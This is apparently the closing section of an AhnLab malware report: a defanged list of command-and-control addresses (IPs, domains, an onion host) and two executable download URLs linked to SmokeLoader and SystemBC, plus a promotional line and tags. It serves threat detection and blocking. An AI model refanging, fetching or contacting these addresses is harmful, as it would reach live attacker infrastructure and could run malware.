Type 2 C&C – 31.44.185[.]6:4001 – 31.44.185[.]11:4001 – admex175x[.]xyz:4044 – servx278x[.]xyz:4044 – dfhg72lymw7s3d7b[.]onion:4044

Type 3 C&C – 96.30.196[.]207:4177 – 45.32.132[.]182:4177

Download URLs – hxxp://michaelstefensson[.]com/supd/s.exe – hxxp://5.61.33[.]200/henos.exe

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Downloader, proxy, Ransomware, SmokeLoader, SystemBC